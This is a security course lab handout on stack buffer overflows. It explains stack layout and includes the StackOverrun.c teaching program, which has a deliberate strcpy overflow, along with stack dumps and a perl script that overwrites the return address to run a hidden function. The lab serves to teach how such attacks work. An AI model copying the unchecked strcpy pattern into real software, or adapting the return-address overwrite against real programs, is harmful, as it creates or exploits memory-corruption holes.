Lab 11. Buffer Overflow

Work in groups. Compare and discuss your results with your classmates.

Exercises

1. Read and understand the use of the stack.
   The stack is a region in a program's memory space that is only accessible from the top. There are two operations, push and pop, to a stack. A push stores a new data item on top of the stack, a pop removes the top item. Every process has its own memory space (at least in a decent OS), among them a stack region and a heap region. The stack is used heavily to store local variables and the return address of a function.
   For example, assume that we have a function

```
void foo(const char* input) {
     char buf[10];

     printf("Hello World\n");

}
```

   When this function is called from another function, for example main:

```
int main(int argc, char* argv[])
{
     foo(argv[1]);
       return 0;
}
```

   then the following happens: The calling function pushes the return address, that is the address of the return statement onto the stack. Then the called function pushes zeroes on the stack to store its local variable. Since *foo* has a variable *buf*, this means there will be space for 10 characters allocated. The stack thus will look like depicted in the following Figure.



   Figure: The stack holds the return address, the arguments, and the local variables.

2. Follow the programming example below (taken from Howard and LeBlanc). Feed the program with different inputs and check your results. Play with your program until you get bar to run.

```
/*
  StackOverrun.c
  This program shows an example of how a stack-based
  buffer overrun can be used to execute arbitrary code.  Its
  objective is to find an input string that executes the function bar.
*/

#pragma check_stack(off)

#include <string.h>
#include <stdio.h>

void foo(const char* input)
{
    char buf[10];

    printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

    strcpy(buf, input);
    printf("%s\n", buf);

    printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
}

void bar(void)
{
    printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    //Blatant cheating to make life easier on myself
    printf("Address of foo = %p\n", foo);
    printf("Address of bar = %p\n", bar);
    if (argc != 2)
 {
        printf("Please supply a string as an argument!\n");
        return -1;
    }
foo(argv[1]);
    return 0;
}
```

This is a simple C-program. Function main uses the command line input. Recall that argc is the number of arguments, including the call to the function itself. Thus, if we put

```
: stackoverrun Hello
```

then argc is two and argv[0] is "stackoverrun" and argv[1] is "Hello". The main function calls function foo. foo gets the second word from the commandline as its input.

As we look at foo, foo prints first the stack. This is done with a printf statement. The arguments to printf are taken directly from the stack. The "%p" format means that the argument is printed out as a pointer. You can also use "%x" format which print stack content in hex.

The call to strcpy is the one that is dangerous. strcpy will just copy character for character until it finds a "0" character in the source string. Since the argument we give to the call can be much longer, this **can** mess up the stack. Unfortunately, commercial-grade software is full of these calls without checking for the length of the input.

When the stack is messed up, the return address from foo will be overwritten. With other words, instead of going back to the next instruction after foo in main (that would be the return statement), the next instruction executed after foo finishes will be whatever is in the stack location.

In this program, there is another function, called bar. The program logic bars bar from running ever. However, by giving it the right input to main, we can get bar to run.
Here is a sample result when the program compiled under a command line. The output gives us two pictures of the stack, one before the calling of strcpy in foo, the other afterwards. I set the return address from foo in bold in both versions of the stack.
We can stress-test the application by feeding it different input. If the input is too long, see below, we get bad program behavior. In the example below, the stack is overwritten with ASCI characters 31 and 32, standing for 1 and 2 respectively. The type of error message will depend on the operating system and the programs installed.

```
Chapter05>stackoverrun.exe Hello
Address of foo = 00401000
Address of bar = 00401050
My stack looks like:
00000000
00000A28
7FFDF000
0012FEE4
004010BB
0032154D

Hello
Now the stack looks like:
6C6C6548
0000006F
7FFDF000
0012FEE4
004010BB
0032154D
```

In order to make the bar method to run, we need to feed the correct input to the program. In this example, we want to overwrite the second last line with the address of bar. Specifically, we input a long list of different ASCI characters. The line should be 00 40 10 50. Unfortunately, the character '10' is not printable. So we could use - as good hackers - a small perl script. For example, below is a small perl script which calls the exe file and passes the parameters

```
$arg1 = "hello";
$arg2 = "\x50\x10\x40";
$cmd = "./stackoverrun.exe ";

system($cmd.$arg1.$arg2);
```

To run your perl script, simply just call the file name in Cygwin. For example:

```
Chapter05>perl mysolution.pl
```

3. Read the paper “Smashing The Stack For Fun And Profit” and practice the programs it.